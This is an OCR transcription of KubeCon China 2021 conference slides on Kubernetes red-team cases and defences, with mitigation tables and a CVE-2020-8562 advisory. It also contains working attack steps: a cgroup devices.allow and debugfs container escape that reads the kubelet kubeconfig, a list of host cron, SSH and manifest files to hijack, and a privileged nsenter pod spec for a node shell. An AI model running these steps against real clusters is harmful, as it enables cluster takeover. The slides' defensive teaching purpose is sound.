
```
> cd kubepods/besteffort/pod{podid}/{containerid}/
> ls -l
total 0
-rw-r--r-- 1 root root 0 Nov  8 10:47 cgroup.clone_children
-rw-r--r-- 1 root root 0 Nov  8 10:47 cgroup.procs
--w------- 1 root root 0 Nov  8 10:47 devices.allow
--w------- 1 root root 0 Nov  8 10:47 devices.deny
-r--r--r-- 1 root root 0 Nov  8 10:47 devices.list
-rw-r--r-- 1 root root 0 Nov  8 10:47 notify_on_release
-rw-r--r-- 1 root root 0 Nov  8 10:47 tasks
> echo a > devices.allow
> mknod near b 253 16
> debugfs -w near

debugfs> debugfs: cd /etc/kubernetes
debugfs> debugfs: cat kubelet-kubeconfig
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: LS0tLS1CXXXXXXXXXXXXXXX
        {YAML CONNENT}
```

❌ /root/.ssh/*
❌ /etc/crontab
❌ /etc/anacrontab
❌ /etc/cron.d/*
❌ /var/spool/cron/*
😞 /etc/cron.daily/*
✔️ /etc/cron.hourly/*
😞 /etc/cron.monthly/*
😞 /etc/cron.weekly/*
✅ /etc/kubernetes/manifests/*
✅ /etc/kubelet.d/*

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Case.1 Step.6

Node to Cluster Admin



♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Defend?

Stealing KubeConfig	*Configuration Management, EDR ...*
RBAC Misconfiguration	*Baseline Scan & Check*
Pod Security Policy Bypass	*Pod Security Admission*
LXCFS Mount Vulnerability	*Mounted as ReadOnly, New ValidatingAdmissionWebhook*
ServiceAccount	*Baseline Scan & Check*
Unfixed CVE	*Baseline Scan & Check*
Container Escape	*Runtime Security Project*

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

KubeCon | CloudNativeCon


China 2021

Virtual

From the Production Network

& Real World Redteam Case 2st 🕑 2020-10


From the Production Network



1) Public Network to Pod
2) Pod to other Pods/Services
3) Pod to Node(Escape)
4) Pod to Master Node Components
5) Pod to API Server
6) API Server to Other Pods/Nodes
7) K8s Cluster to Cloud Service

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Real World Case 2



3. GET the Cluster Admin KubeConfig & Reset the Firewalls

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles


Protect API Gateway Admin


Kong

Role Based Access Control (Enterprise-Only), This feature is only available with an Enterprise Subscription.

APISIX


CVE-2020-13945: In Apache APISIX, the user enabled the Admin API and deleted the Admin API access IP restriction rules. Eventually, the default token is allowed to access APISIX management data.





♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

DevSecOps & Runtime Security



- Default password, Key, Token;
- Hard-coded Secret informations;
- Application vulnerabilities (SSRF, SQLI, XSS, RCE, LFI...)
- Program stability, DOS;
- Secure by default ...

Plan、Create、Verify、Preprod、Release、Prevent、Detect、Respond、Predict、Adapt

```
"Details": [
    {
        "Name": "命令行",
        "Type": "text",
        "Value": "python DockerPwn.py"
    },
    {
        "Name": "进程路径",
        "Type": "text",
        "Value": "/usr/bin/python2.7"
    },
    {
        "Name": "容器镜像名",
        "Type": "text",
        "Value": "php:7.0-apache"
    }
```

```
{
    "Name": "文件操作",
    "Type": "text",
    "Value": "write"
},
{
    "Name": "文件路径",
    "Type": "text",
    "Value": "/proc/1384/root/mnt/etc/crontab"
}
```

Thanks to 洋葱 @Tencent & 啄木鸟 @Tencent

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

KubeCon | CloudNativeCon

China 2021

Virtual

New Security Tips for Kubernetes Cluster Administrators

 *Security Tip ✖ 4*

Tip.1 PodSecurityPolicy Is Not a "Secret" Security Policy


```yaml
apiVersion: v1
kind: Pod
metadata:
 name: root
spec:
 containers:
 - command:
   - nsenter
   - --mount=/proc/1/ns/mnt
   - --
   - sh
   - -c
   - hostname sudo--$(cat /etc/hostname); exec /bin/bash
   image: alpine:3.7
   name: busybox
   securityContext:
     privileged: true
 hostNetwork: true
 hostPID: true
```

```
Error from server (Forbidden): pods "newsandbox-sudo" is forbidden:
unable to validate against any pod security policy: [
      spec.securityContext.hostNetwork: Invalid value: true:
          Host network is not allowed to be used
      spec.securityContext.hostPID: Invalid value: true:
          Host PID is not allowed to be used
      spec.containers[0].securityContext.privileged: Invalid value:
true:
          Privileged containers are not allowed
]
```


➕ By K8s Admission Actions, we can derive more information about Pod Security Policy.

POD to Get a Node Shell:

A. PRIVILEGED
B. HOSTPID + CAP_SYS_PTRACE
C. CAPABILITIES(Escape possibility) × 14
D. VOLUMEMOUNTS
...

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Tip.2 All Unauthenticated Services Will Finally Be Accessed



CVE-2020-8562: Bypass of Kubernetes API Server proxy TOCTOU #101493

New issue

Open micahhausler opened this issue on 27 Apr · 4 comments

micahhausler commented on 27 Apr • edited Member

CVSS Rating: **Low** (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N)

A security issue was discovered in Kubernetes where an authorized user may be able to access private networks on the Kubernetes control plane components. Kubernetes clusters are only affected if an untrusted user can create or modify Node objects and proxy to them, or an untrusted user can create or modify StorageClass objects and access KubeControllerManager logs.

This issue has been rated Low (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N) and assigned CVE-2020-8562.

As mitigations to a report from 2019 and CVE-2020-8555, Kubernetes attempts to prevent proxied connections from accessing link-local or localhost networks when making user-driven connections to Services, Pods, Nodes, or StorageClass service providers. As part of this mitigation Kubernetes does a DNS name resolution check and validates that response IPs are not in the link-local (169.254.0.0/16) or localhost (127.0.0.0/8) range. Kubernetes then performs a second DNS resolution without validation for the actual connection. If a non-standard DNS server returns different non-cached responses, a user may be able to bypass the proxy IP restriction and access private networks on the control plane.

Affected Versions:

Kubernetes <= v1.21.0
Kubernetes <= v1.20.6
